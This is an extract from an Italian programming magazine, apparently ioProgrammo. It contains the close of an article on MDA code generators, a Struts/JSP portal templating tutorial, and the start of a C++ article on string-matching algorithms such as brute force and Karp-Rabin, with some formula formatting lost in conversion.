




Fig. 3: **PIM e PSM per generatori MDA.**

I generatori basati su codice sono semplici e solitamente mirati a specifiche funzionalità spesso legate ad un singolo linguaggio (vedi JavaDoc per esempio). In situazioni più complesse, che coinvolgono differenti tipi di output, un generatore guidato dal modello sarà probabilmente la soluzione migliore. Il fatto di seguire o meno MDA nello sviluppo del nostro generatore è una scelta che va ponderata bene. Se il nostro obiettivo è quello di creare un generatore generico multi-purpose, come uno di quelli descritti nel riquadro *"Generatori MDA",* allora MDA renderà il nostro prodotto compatibile con molti dei tool UML presenti oggi in commercio. Se invece il generatore serve per uso interno alla nostra azienda, allora forse non è il caso di aderire ad MDA al 100%. Potremmo adottarlo parzialmente o magari attingere a determinati caratteristiche che riteniamo utili per il nostro progetto.

• **CODE-GENERATION TECHNIQUES FOR JAVA**
J. Herrington
(OnJava)
Settembre 2003
http://www.onjava.com/pub/a/onjava/2003/09/03/generation.html.

• **CODE GENERATION IN ACTION**
J. Herrington
(Manning)
2003

IL NOSTRO GENERATORE

L'obiettivo primario di questa serie di articoli è quello di fornire le linee guida per sviluppare un generatore di codice più o meno basato su MDA. Le locuzioni "più o meno" sono obbligatorie in quando stiamo parlando di uno standard più concettuale che di fatto. Infatti MDA, come del resto UML, è spesso soggetto ad interpretazioni. In pratica, mostreremo come, a partire da un class diagram UML rappresentato in XMI, si può generare codice.
Il generatore, che verrà scritto in Java, sarà composto da tre moduli distinti: l'*importer*, il *core-engine* e l'*exporter*. L'*importer* si preoccuperà di leggere il modello in input e trasformarlo in un formato interno, ovvero una collezione di oggetti Java che rappresentano l'informazione proveniente dal modello in modo indipendente dalla piattaforma *(PIM)*.
Il core-engine è il modulo che gestisce tale formato interno. L'*exporter* ha invece il compito di trasformare la struttura interna in codice vero a proprio. L'architettura è rappresentata in Fig. 4.

Fig. 4: **Architettura di un generatore basato su importer ed exporter.**

Giuseppe Naccarato è laureato in Scienze dell'Informazione e lavora a Glasgow (UK) come designer/ developer presso una multinazionale produttrice di software per dispositivi palmari. I suoi interessi sono orientati alle architetture distribuite basate su piattaforme J2EE e .NET. Può essere contattato attraverso la sua home page: www.giuseppe-naccarato.com

L'*exporter* e l'*importer* saranno sviluppati come plug-in, ciò significa che il core-engine potrà funzionare con diversi tipi di *importer* e di *exporter*.
Per esempio, potremmo creare un *importer* che legga XMI oppure un altro che legga direttamente un modello *Rational Rose*. Stesso discorso per l'*exporter*: sarà possibile creare differenti exporter che, a partire dalla rappresentazione interna, generano diversi tipi di codice: Java, Java/EJB, Java/JDBC, C#, C#/ADO .NET, VB. NET, HTML, ecc... Un esempio di combinazione *importer-exporter* potrebbe essere quella che generi codice Java a partire da classi rappresentate in UML. Usando un simile generatore, il *class diagram* di Fig. 5 sarà trasformato nel seguente codice Java:

```
import java.util.*;
public class Ordine {
  private int numero;
  private Date data;
  Cliente cliente;
  ArrayList elementiOrdine;
  int getNumero() {
    return numero;
  }
  void setNumero(int numero) {
    this.numero = numero;
  }
  Date getData() {
    return data;
  }
  void setData(Date data) {
    this.data = data;
  }
  Cliente getCliente() {
    return cliente;
  }
  void setCliente(Cliente cliente) {
    this.cliente = cliente;
  }
  ArrayList getAllElementoOrdine() {
    return elementiOrdine;
  }
  void addElementoOrdine(ElementoOrdine
                                        elementoOrdine) {
    elementiOrdine.add(elementoOrdine);
  }
}
```

Come si può notare, la classe *Ordine* avrà gli attributi *numero* e *data*. L'associazione con la classe *Cliente* è rappresentata nel codice attraverso l'attributo *cliente* ed i metodi *getCliente* e *setCliente*. L'aggregazione con la classe *ElementiOrdine* è invece garantita dai metodi *getAllElementoOrdine* e *addElementiOrdine* che operano sull'array *elementiOrdine*. Naturalmente il generatore, usando un approccio simile, dovrà generare anche le classi *Cliente* e *ElementiOrdine*. Avremo comunque tutto il tempo per discutere tale argomento più in profondità.





Fig. 5: **Class diagram per la classe Ordine.**

CONCLUSIONI

In quest'articolo abbiamo introdotto il concetto di generazione di codice mostrando alcune tecniche. In particolare, si è vista la differenza tra generatori guidati da codice da quelli guidati da modelli. Abbiamo parlato inoltre di MDA. Nel numero successivo vedremo come implementare un semplice generatore MDA che trasforma un modello UML in codice Java.

Giuseppe Naccarato

Approfondiamo l’utilizzo del framework Struts

Un Portale in Java

parte seconda

Continuiamo lo sviluppo del portale Java iniziato lo scorso numero con l’introduzione dei template. Impareremo a costruire strutture fisse e a popolarle con dati dinamici

Nell’articolo scorso abbiamo dato vita ad un progetto che ha l’obiettivo di realizzare un portale verticale basato su architettura Java 2 Enterprise Edition. In questo articolo proseguiremo nella realizzazione definendo un controller di secondo livello che ci consentirà di costruire un meccanismo di template per erogare i contenuti nella pagina. Infine costruiremo i Value-Objects, oggetti Java il cui compito sarà quello di trasportare l’informazione da pubblicare dalla classe che la recupera (presumibilmente da un database) alla pagina JSP che si occupa di pubblicarla.

TEMPLATE DI NAVIGAZIONE

Uno dei punti di forza del framework Struts è la possibilità essere configurato esternamente attraverso la compilazione di un file di configurazione. Il file il questione è lo *struts-config.xml*, all’interno del quale troviamo la sezione *<action-mappings />* che contiene una serie di elementi XML di questo tipo:

```
<action
   path="/actionname"
   scope="request"
   type="com.fish.actions.ActionClassName"
   validate="false">
   <forward name="success" path="/pages/pagetogo.jsp"/>
</action>
```

Popolando correttamente questo file, si è in grado di descrivere completamente tutta la navigazione dell’applicazione.
Dal punto di vista della navigazione, quella che ci interessa di più è la sezione:

```
<forward name="success" path="/pages/pagetogo.jsp"/>
```

Questo frammento di XML definisce, all’interno di ogni singola action, la pagina di destinazione, cioè la pagina che sarà visualizzata dal browser in funzione di un certo messaggio, in questo caso *success*, ricevuto dalla classe *com.fish.actions.ActionClass Name* che implementa la logica di business per quella particolare *Action*. Seguendo questo schema, ogni volta che un utente seleziona una voce nel menù, verrà richiesta una *Action*, di conseguenza verrà eseguita la classe che ne implementa la logica ed in caso di *success*, cioè se non ci sono errori, sarà visualizzata la pagina JSP di destinazione.
La pagina di destinazione dovrà dunque contenere al suo interno dei riferimenti alla struttura della pagina stessa, il menù, la testata e tutte le altre componenti che costituiscono l’interfaccia.
L’effetto collaterale di questa soluzione è che se un domani il cliente ci chiedesse di ristrutturare anche in minima parte l’interfaccia utente saremmo probabilmente costretti a rivedere tutte le pagine JSP. Questa scelta non è naturalmente percorribile. Il nostro approccio al problema deve tener conto del fatto che la pagina di destinazione deve contenere soltanto le informazioni prodotte dalla classe della *Action* e non deve occuparsi di come è fatta l’interfaccia nella sua interezza.





Fig. 1: ***Sequence Diagram del controller***

È necessario, pertanto, utilizzare un meccanismo di template che ci consenta di separare la struttura della pagina dal vero contenitore delle informazioni erogate dal portale.

IL CONTROLLER DI SECONDO LIVELLO

Per implementare questo meccanismo è necessario realizzare un controller di secondo livello che inserisca all'interno di uno speciale Value Object, un bean di navigazione, il nome della pagina che vogliamo sia inserita all'interno del nostro template. Ogni action che deve pubblicare un contenuto viene mappata nel file di configurazione in questo modo:

```
<action path="/home"
  scope="request"
  type="com.fish.actions.ActionClassName"
   validate="false">
   <forward name="success" path="/pages/home.jsp"/>
</action>
```

La sezione che ci interessa è quella che identifica in *"/pages/home.jsp"* la pagina da raggiungere se non ci sono stati errori nella classe che implementa la logica di business. Questa pagina costituirà quindi il nostro template, vediamone il codice sorgente:

```
<%@ page import="java.util.*" %>
<%@ page import="javax.servlet.*" %>
<%@ page import="com.fish.beans.NavigationBean" %>
<%@ taglib uri="/tags/struts-template" prefix=
                                          "template" %>
<%
NavigationBean navBean=(NavigationBean)
                      session.getAttribute("navigationBean");
String page_content = navBean.getContent();
%>
<template:insert template='/pages/home_template.jsp'>
   <template:put name='css' content='/pages/css.jsp'/>
   <template:put name='js' content='/pages/js.jsp'/>
   <template:put name='testata'
                          content='/pages/testata.jsp'/>
   <template:put name='menu'
                           content='/pages/menu.jsp'/>
   <template:put name='content' content='<%=
                "/pages/"+page_content+".jsp"%>'  />
   <template:put name='login' content='/pages/login.jsp'/>
</template:insert>
```

Come si può vedere, questa pagina non contiene codice di mark-up per la formattazione della pagina, ma è una semplice pagina JSP che utilizza il tag *insert* della libreria *template* fornita direttamente dal framework Struts. Questo tag fornisce un flessibile meccanismo di templating che sposta la definizione della struttura della pagina nel template */pages/home_template.jsp* ed a questo passa come parametri i nomi fisici della pagine JSP che dovranno essere utilizzati dal template per comporre realmente la pagina da mostrare all'utente. Per fare le cose per bene, sono state separate tutte le componenti primarie della pagina: il pacchetto di CSS da applicare alla pagina, i file sorgente Javascript, il file che genera la testata, quello che geenra il menù e quello che genera il box di login. Tra questi c'è anche l'oggetto che genera la zona contrale della pagina, la sezione *'content'*. Come si può vedere, a questa sezione non è possibile dare a priori un valore, in quanto la pagina che si occupa del rendering del contenuto varia in funzione della Action che si sta implementando. Il valore da passare al template viene quindi prelevato dal bean di navigazione, in particolare il bean di navigazione contiene un attributo, il cui valore si può recuperare attraverso il metodo *navBean.getContent()*; che è esattamente il nome fisico del file JSP che vogliamo venga incluso nel nostro template. Ecco spiegato, quindi, il significato dell'istruzione un po' contorta:

```
content='<%="/pages/"+page_content+".jsp"%>'
```

che consente di passare al template un valore che è contenuto nella variabile *page_content* della pagina JSP la quale è stata popolata in precedenza proprio utilizzando il metodo *getContent()* del bean di navigazione. In Fig. 1 è visibile un Sequence Diagram (realizzato con Borland Together ControlCenter 6.1) che rappresenta l'intero funzionamento del controller, compresa la nostra personale implementazione del controller di secondo livello, vediamone una spiegazione dettagliata:

- L'utente seleziona una voce di menù e di conseguenza richiama il controller dell'applicazione passando una specifica *Action*.
- Il controller di *Struts* verifica quale sia la classe di business che implementa quella specifica *Action* e la esegue.
- La classe di business recupera i contenuti da pubblicare e li inserisce in una nuova istanza del *Value Object.*
- La classe di business, che conosce il dominio dei dati, decide qual è la componente JSP in grado di fare il rendering dei dati che ha inserito all'interno del *Value Object* ed inserisce il nome del componente all'interno del *Navigation Object.*
- La classe di business restituisce il valore *"success"* ad indicare che non ci sono stati errori nell'esecuzione della logica di business.
- Il controller di *Struts* esegue un forward alla pagina JSP associata al messaggio di *"success"*, cioè il nostro controller di secondo livello, il JSP template.

- Il *JSP Template* ricava dal *Navigation Object* il nome della JSP da pubblicare all'interno del template, chiama il template stesso e gli passa questo valore in aggiunta agli altri che costituiscono la pagina.
- Il *Navigation Controller* mette insieme tutti i pezzi della pagina, inclusa la JSP di destinazione, la esegue e passa il risultato dell'esecuzione al controller principale, in modo che questo possa pubblicarlo sul browser dell'utente.

In questo modo abbiamo realizzato un completo meccanismo di template che consente di concentrare in una sola pagina JSP di template tutta la struttura grafica della pagina e, nel momento in cui ci siano da fare delle modifiche anche sostanziali al look&feel del portale, non dovremo fare altro che modificare questo template ed i CSS di presentazione.

IL NAVIGATION OBJECT

È l'oggetto che trasporta l'informazione del nome della componente JSP da includere nel template per ottenere il rendering dei dati contenuti nel *Value Object*. Eccone il semplice codice sorgente:

```
package com.fish.beans;
public class NavigationBean {
   private String content = "";
   public NavigationBean() {
      // l'elemento di navigazione di default è la Home
                     Page contenuta nel file content.jsp
      this.setContent("content");}
   public String getContent() {
      return content;}
   public void setContent(String string) {
      content = string; }
}
```

Come si può vedere, si tratta di un semplicissimo bean che contiene, nella sua implementazione più semplice, il solo attributo *content* privato. Per accedervi si utilizzano i classici metodi *getContent* e *setContent*, in perfetto stile di accesso ai contenuti privati di un Javabean. C'è da notare che il costruttore di questo bean consente di impedire errori formali inserendo un default nel valore dell'attributo, questo viene realizzato attraverso l'istruzione:

```
this.setContent("content");
```

In questo modo se per qualche motivo viene creata un'istanza di questo oggetto senza poi valorizzare esplicitamente l'attributo *content*, verrà visualizzata lo stesso la Home Page del portale, senza causare un disservizio e senza mostrare errori all'utente.

IL VALUE OBJECT

È l'oggetto che trasporta i contenuti veri e propri che vogliamo erogare sul portale. Si solito esiste un *Value Object* per ogni componente atomico della pagina che vogliamo pubblicare, in aggiunta esiste di solito anche un *Value Object* che fa da contenitore e gestisce tutte le porzioni atomiche di informazione.
Nel caso della nostra Home Page esiste un solo contenitore, si tratta del bean *HomeBean.java,* vediamone il codice sorgente:

```
package com.fish.beans;
public class HomeBean {
   private String titolo;
   private String testo;
   public String getTesto() {
      return testo;}
   public String getTitolo() {
      return titolo;}
   public void setTesto(String string) {
      testo = string;}
   public void setTitolo(String string) {
      titolo = string;}
   public void populate() {
      this.setTitolo("Benvenuti nel nostro portale di
                                          acquariofilia");
      this.setTesto("Lorem ipsum ...");}
}
```

Oltre ai classici metodi *get* e *set* in questo caso esiste anche il metodo *populate* che consente di delegare completamente al bean il compito di procurarsi i dati da inserire all'interno di se stesso. Di solito i dati recuperati da database, nel nostro caso, per semplificare, il contenuto delle stringhe che rappresentano il titolo ed il testo da pubblicare in Home Page, vengono inseriti manualmente all'interno del codice Java. Il contenuto del package *com.fish.beans*, sotto forma di Class Diagram, è visibile in Fig. 2. In questo diagramma non compare ancora il *SessionBean* perché contiene oggetti che non abbiamo ancora descritto. Compare invece il bean di gestione degli errori *ErrorBean*.

Fig. 2: ***Class Diagram del package com.fish.beans***

LA CLASSE DI BUSINESS

Come sappiamo una grossa parte del lavoro, all'interno di un'implementazione del pattern MVC, è data dalla classe che implementa la logica di business per una determinata Action. Nel nostro caso, stiamo cercando di pubblicare la Home Page del portale ed abbiamo già pronti una serie di oggetti: il controller, il template di pagina, il controller di secondo livello, il value object ed il navigation bean. Quello che manca per fare da collante a tutti questi

oggetti è la classe di Business che utilizza molti di questi oggetti ed ha un ruolo fondamentale all'interno della nostra architettura. Per pubblicare la Home Page del portale viene eseguita la Action */home*, implementata dalla classe *HomeAction.java*, vediamone il codice sorgente:

```
package com.fish.actions;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.apache.struts.action.ActionForm;
import org.apache.struts.action.ActionForward;
import org.apache.struts.action.ActionMapping;
import com.fish.beans.HomeBean;
public class HomeAction extends com.fish.actions.BaseAction
{     public ActionForward execute(ActionMapping mapping,
            ActionForm form,HttpServletRequest request,
                          HttpServletResponse response)
    throws Exception
   {  try
      {  this.getNavBean().setContent("content");
         request.getSession().setAttribute(
                  "navigationBean", this.getNavBean());
         HomeBean hb = new HomeBean();
         hb.populate();
         request.getSession().setAttribute("valueBean",hb);
         return mapping.findForward("success");}
      catch (RuntimeException e)
      {  System.out.println(e.toString());
         return mapping.findForward("failure");}
   }
}
```

Come si può vedere il codice della classe *HomeAction.java* è piuttosto semplice e consiste nell'implementazione del metodo *execute*. In un blocco *try-catch* viene popolato il bean di navigazione e viene inserito nella sessione HTTP. Allo stesso modo viene istanziato un nuovo oggetto *HomeBean* e viene popolato utilizzando il suo metodo *populate()* delegandogli completamente la logica di reperimento dei dati. Anche questo oggetto, dopo il popolamento, viene inserito nella sessione HTTP. A questo punto, se non ci sono stati errori, il metodo *execute* può restituire il messaggio "success" attraverso l'istruzione:

```
return mapping.findForward("success");
```

Questo causerà l'attivazione del meccanismo di template e del controller di secondo livello, come abbiamo visto in precedenza. In Fig. 3 è visibile il Sequence Diagram che descrive il metodo execute della classe.

Fig. 3: ***Sequence Diagram del metodo execute della classe HomeAction.***

LA COMPONENTE DI PUBBLICAZIONE

L'ultimo elemento della nostra architettura, quello che ancora manca per il completo rendering della Home Page, è costituito dalla componente di pubblicazione. Si tratta, in sostanza, di un frammento di codice JSP che si occupa di pubblicare esclusivamente i dati reperiti dal Value Object opportuno, cioè dal bean *Homebean.java*. Il file in questione si deve chiamare *content.jsp* dove il nome del file (ad esclusione dell'estensione) deve essere esattamente uguale al valore che abbiamo passato all'interno del bean di navigazione. Questo file deve essere posizionato, inoltre, all'interno della directory */pages* a partire dal context dell'applicazione.
Vediamone il codice sorgente:

```
<%@ page import="java.util.*" %>
<%@ page import="javax.servlet.*" %>
<%@ page import="com.fish.beans.HomeBean" %>
<%@ taglib uri="/tags/struts-template"
                              prefix="template" %>
<%
HomeBean valueBean = (HomeBean)
                  session.getAttribute("valueBean");
String titolo = valueBean.getTitolo();
String testo = valueBean.getTesto();
%>
<!—- codice HTML di impaginazione -->
<%=titolo%>
<%=testo%>
<!—- fine del codice HTML di impaginazione -->
```

Da questo sorgente è stato eliminato tutto il codice HTML finalizzato esclusivamente all'impaginazione perché quello che interessa è il reale reperimento delle informazioni da pubblicare. Questo si realizza importando il Value Object tra i riferimenti Java disponibili e recuperandolo tra i vari oggetti disponibili nella sessione HTTP. Una volta recuperato abbiamo a disposizione l'oggetto *valueBean* sul quale possiamo agire per recuperare le informazioni e stamparle attraverso la classica sintassi JSP.

Massimo Canducci

Algoritmi di string matching

Il confronto e la ricerca tra stringhe consta di una ampia letteratura informatica. Molti sono i metodi ad oggi sviluppati. Orientarsi tra essi e acquisirne sensibilità è un prezioso valore aggiunto per il programmatore

La premiata compagnia della programmazione mette in scena la seconda parte degli algoritmi di string matching. Sistemiamoci comodamente sulla nostra poltrona e gustiamoci lo spettacolo. Abbiamo già a lungo discusso della fondamentale importanza di avere a disposizione metodi per il confronto tra stringhe. Nel breve preambolo, alle ben conosciute esigenze di ricerca implementate da sistemi operativi, word processor e search engine, volevo aggiungere un'ulteriore considerazione di carattere meramente teorico per rafforzare la convinzione nel lettore, qualora ve ne fosse ancora bisogno, sull'importanza che ricoprono i metodi che stiamo analizzando. Ai nostri giorni, nei paesi industrializzati, l'organizzazione delle attività, dalle banali alle più complesse, rivolge l'attenzione, con enfasi sempre crescente, al trattamento dell'informazione in modo automatico, non a caso il terzo millennio è riconosciuto come la società dell'informatica e delle telecomunicazioni. In questo ambito, il flusso e l'archiviazione di numerosi byte è il vero motore dell'economia e dello sviluppo, non è una coincidenza che l'uomo più ricco del mondo si occupi di informatica. Se la parola chiave è *informazione* allora, ricercarla sarà un'attività di primissima influenza e conoscere le basi di tali metodologie costituirà un sapere molto prezioso. Senza sopravvalutare in modo mitico l'argomento ma consapevoli della sua importanza, immergiamoci immediatamente nel mare delle tecniche. Mare non a caso, perché le tecniche a oggi prodotte sono numerosissime, altro segnale dell'importanza dell'argomento. Tenterò di migliorare le mie doti di sintesi per poter trattare il maggior numero di algoritmi.

PRIMI PASSI

Si vuole ricercare una parola all'interno di un testo. Nel presente articolo analizzeremo i metodi esatti, ovvero quelli che riconoscono soltanto uguali sequenze di caratteri e che non implementano cioè qualcosa di simile alla correzione automatica delle parole propria dei word processor. Entrambi gli attori in scena altro non sono che sequenze di caratteri, ossia stringhe. La parola da ricercare e il testo entro cui si svolge la ricerca verranno anche riconosciuti come pattern e testo. Assume le vesti da coprotagonista l'alfabeto, ovvero, l'insieme dei caratteri, più precisamente l'insieme dei simboli di base; cosicché il pattern ed il testo sono costituiti da sequenze di simboli di base. Nei nostri studi, l'alfabeto corrisponde agli elementi del codice ASCII. Le due stringhe di pattern e testo, che nelle nostre implementazioni C++ indicheremo rispettivamente come x e y, devono rispettare poche ma importanti proprietà. Sia m la lunghezza di x e n la lunghezza di y, m deve

NOTA

ALCUNI DEI METODI

Gli algoritmi che la vasta letteratura propone sul tema sono davvero molti, di seguito è presentato un corposo sottoinsieme, utile per chi da autodidatta volesse approfondire il tema. Per semplificare, ad ogni voce eviteremo di scrivere il suffisso algoritmo.

- Forza bruta
- Automa deterministico a stati finiti
- Karp Rabin
- Shift Or
- Morris-Pratt
- Knuth-Morris-Pratt
- Simon algorithm
- Colussi algorithm
- Galil-Giancarlo
- Apostolico-Crochemore
- Non ingenuo
- Boyer-Moore
- Turbo Boyer-Moore
- Apostolico-Giancarlo
- Colussi inverso
- Horspool
- Quick Search
- Boyer-Moore migliorato
- Zhu-Takaoka
- Berry-Ravindran
- Smith
- Raita
- Fattore inverso
- Turbo fattore inverso
- Dawg Matching in avanti
- Dawg Matching non deterministico all'indietro
- Oracle Matching all'indietro
- Galil-Seiferas
- Due vie
- String Matching su alfabeti ordinati
- Errore ottimo
- Massimo shift
- Ricerca con salto
- Ricerca con salto di Knuth-Morris-Pratt
- Ricerca con salto alfa

L'elenco fa riferimento alla classificazione di C. Charras e T. Lecroq.

essere, ovviamente, minore di *n*; nella quasi totalità degli algoritmi l'efficienza aumenta se *m* è molto minore di *n*. Le due stringhe saranno descritte, come la maggior parte dei linguaggi di programmazione prevede, quindi array, cosicché sarà sempre possibile esaminare un singolo elemento della stringa; ad esempio il k-simo carattere del pattern è *x[k]*. Descritta la scena passiamo all'azione, esaminiamo gli algoritmi. Un primo approccio, accennato anche nella puntata precedente, è conosciuto come metodo di forza bruta. Esaminiamolo, anche per familiarizzare con le strutture e i dati in gioco. Si tratta della prima idea che viene in mente quando si tenta di risolvere il problema. Con un ciclo esterno si scandiscono tutti i caratteri del testo ed un ciclo interno viene attivato qualora si riscontra l'uguaglianza tra il primo elemento del pattern con l'elemento corrente del testo. Questo secondo ciclo innestato continua le sue iterazioni fin quando persiste eguaglianza tra gli elementi del pattern con i relativi elementi del testo e comunque non oltre la scansione di *m* caratteri, che è appunto la lunghezza del pattern. Tale algoritmo la cui codifica C++ è riportata di seguito, ha una complessità O(n*m) infatti, nella peggiore delle ipotesi, per ogni carattere del testo bisogna fare un'ulteriore scansione sugli *m* caratteri del pattern. Tale complessità fornisce un upper bound e indica quindi l'algoritmo meno efficiente. Le soluzioni che man mano si sono susseguite riportano complessità minori, ognuna poi ha diverse caratteristiche quindi diversi campi di applicazione.

```
void ForzaBruta(char *x, int m, char *y, int n) {
  int i, j;
  /* Ricerca di forza bruta */
  for (j = 0; j <= n - m; ++j) {
    for (i = 0; i < m && x[i] == y[i + j]; ++i);
    if (i >= m)
      cout<<j<<"\n"; }
}
```

In output è riportato *j*, ovvero, la posizione dove si incontra il pattern. Qualora il matching avvenga in più posizioni del testo verranno riportate tutte, e questa è una prerogativa di tutti i metodi che esamineremo. Ad esempio, se nel *main program* viene richiamata la funzione *ForzaBruta* con le due stringhe -*pippo*- come pattern e -*ho incontrato pippo rossi e pippo bianchi*- come testo, così come riportato nella riga di codice seguente, allora in output avremo i due punti (indici) del testo dove il pattern *pippo* è presente. Nel caso specifico sono 14 e 28.

```
ForzaBruta("pippo",5,"ho incontrato pippo rossi e pippo
                                          bianchi",38);
```

In conformità alle nostre abitudini, passiamo all'esame di algoritmi più efficienti in modo naturale e, rispettando i percorsi che si sono ottenuti storicamente, forniremo miglioramenti dell'algoritmo appena sviluppato. Viene definita la costante fine stringa *EOS (End Of String)* e si modifica il codice precedente eliminando un ciclo e andando a verificare nel solo loop esterno rimasto se la x è uguale . Si esce dal ciclo appunto quando la stringa è terminata, ossia, quando è uguale alla costante dichiarata.

```
#define EOS '\0'
void ForzaBruta2(char *x, int m, char *y, int n) {
  char *yb;
  /* Ricerca di Forza Bruta migliorato */
  for (yb = y; *y != EOS; ++y)
    if (memcmp(x, y, m) == 0)
      cout<<(y - yb)<<"\n";
}
```

Il confronto è fatto con una routine propria del C++, più precisamente del C. Chi non ricorda come funziona *memcmp* può consultare l'ottimo reference C++ uscito qualche numero fa con ioProgrammo (*eheh*, un po' di autocelebrazione non guasta). Ad ogni modo, evitando di scherzare, la funzione confronta i due blocchi di memoria (nel caso specifico le due stringhe *x* e *y*) per lunghezze di *m* byte, il valore zero (true) si ha quando i due blocchi di lunghezza *m* risultano uguali.

ALGORITMO DI KARP-RABIN

Negli algoritmi più evoluti, a partire da quello di Karp Rabin, si tende a minimizzare i confronti per ottenere performance più soddisfacenti. I due studiosi Karp e Rabin hanno pensato, che al momento della scansione sul testo non sia necessario confrontare i singoli caratteri del pattern con quelli correnti del testo, ma sia sufficiente un confronto tra informazioni che si possono desumere da essi (i singoli caratter) che sono più facili (con tempi più veloci) da ottenere. Una funzione hash associa sia al pattern che a tutti i possibili target, ovvero tutte le sottostringhe del testo di lunghezza *m*, dei numeri. L'algoritmo si ridurrà alla generazione di tali numeri attraverso la funzione hash e al susseguente confronto tra quello prodotto dal pattern con i diversi prodotti dal testo. Data la natura della funzione hash che non è purtroppo iniettiva, ovvero, per stringhe diverse non sono garantiti numeri diversi, è necessario, qualora i risultati della funzione hash applicata alle due stringhe siano uguali, un effettivo controllo sulla coincidenza della stringa. Ma fortunatamente questa operazione statisticamente non si presenta spesso. L'effettivo confronto è quasi coincidente con il numero di matching; il quasi, è dovuto alla non iniettività che potrebbe produrre, in rari

RIFERIMENTI SUL WEB

Il sito a mio avviso più completo sull'argomento è:
www-igm.univ-mlv.fr/~lecroq/string/

Segnalo anche i seguenti link:
www.ecafe.org/~graham/cv/strings.html;
www.nist.gov/dads/HTML/stringMatching.html

e per ultimo:
www.dcc.ufmg.br/~cassia/smaa/english/

casi, numeri uguali a fronte di stringhe diverse. Karp e Rabin assicurano che la funzione da loro ideata minimizza il più possibile tale eventualità. Inoltre, come vedremo, alcuni accorgimenti tecnici, che confermano il C++ come migliore scelta di linguaggio di implementazione, per le sue naturali propensioni verso la programmazione a basso livello, renderanno la routine ancora più efficiente. In effetti, un'analisi statica non mostra una sostanziale differenza di prestazioni rispetto all'algoritmo di forza bruta, infatti, la complessità è O(n*m), ma come vedremo, analizzando a fondo l'algoritmo, il caso peggiore statisticamente si presenta in rarissimi casi. Prima di passare alla codifica del metodo, bisogna esaminare la funzione hash pensata da Karp e Rabin. Per una stringa *s* di lunghezza *m* la funzione hash si calcola come segue:

```
hash(s)=(s[0]*2m-1+ s[1]*2m-2+...+ s[m-1]*20 ) mod q
```


dove *q* è un numero molto grande. Inoltre, la funzione hash per le varie stringhe che bisogna scandire sul testo, verrà di volta in volta calcolata a partire dai valori che la funzione hash ha restituito per il target precedente, in tal modo il calcolo sarà meno complesso quindi più veloce. In particolare, la funzione hash può essere calcolata con un'espressione matematica che tiene conto del valore ottenuto dalla funzione hash applicato alla stringa precedente e dal nuovo carattere che costituisce la stringa (si ricorda che la scansione sul testo avviene a passi di uno e che le stringhe ad ogni passo differiscono di un solo carattere). La funzione rehash è la funzione hash modificata che fa uso dei risultati precedenti. Essa, come descritto, si calcola in funzione di tre parametri. Ecco come le due funzioni sono legate e come si calcola la seconda:

```
hash(s[j+1..j+m)=rehash(s[j],s[j+m],hash(s[j..j+m-1])
rehashah(a,b,h)=((h-a*2m-1)*2+b) mod q
```

Nella funzione rehash i primi due parametri *a* e *b* sono singoli caratteri e nel caso di specie verranno utilizzati come i due estremi della stringa che si analizza nel testo, quindi corrispondenti agli indici *j* e *j+m*. Il parametro *h* è la funzione calcolata al passo precedente. La funzione hash deve rispettare alcune caratteristiche come la computabilità efficiente e l'elevata discriminabilità tra stringhe, per renderla il più possibile vicina alla iniettività. La prima delle due caratteristiche è rispettata sia perché si fa uso del risultato precedentemente ottenuto e sia perché la potenza si ottiene attraverso operazioni di base di shift su byte. Come i programmatori di linguaggio macchina o anche di assembler sanno lo shift tra bit è una operazione di base che si svolge sui byte ed è estremamente veloce, si tratta di spostare interi blocchi di bit. Abbiamo usato C++ anche per poter sfruttare questa operazione che rende la routine molto efficiente. Per la seconda caratteristica dobbiamo fidarci di anni di studio ed esperienza dei due decani Karp e Rabin.
In uno stadio di preprocessing (pre-elaborazione) vengono calcolati le funzioni hash per il pattern e la prima per il testo e la potenza di 2. Siamo pronti per esaminare la funzione.

NOTA

FUNZIONE HASH

Una funzione di hash può essere vista come una black box in cui entra una chiave (si tratta in quasi tutte le applicazioni di una stringa) ed esce un numero (nelle applicazioni su file system identifica la locazione del file fisico)

Schematizzazione della funzione hash

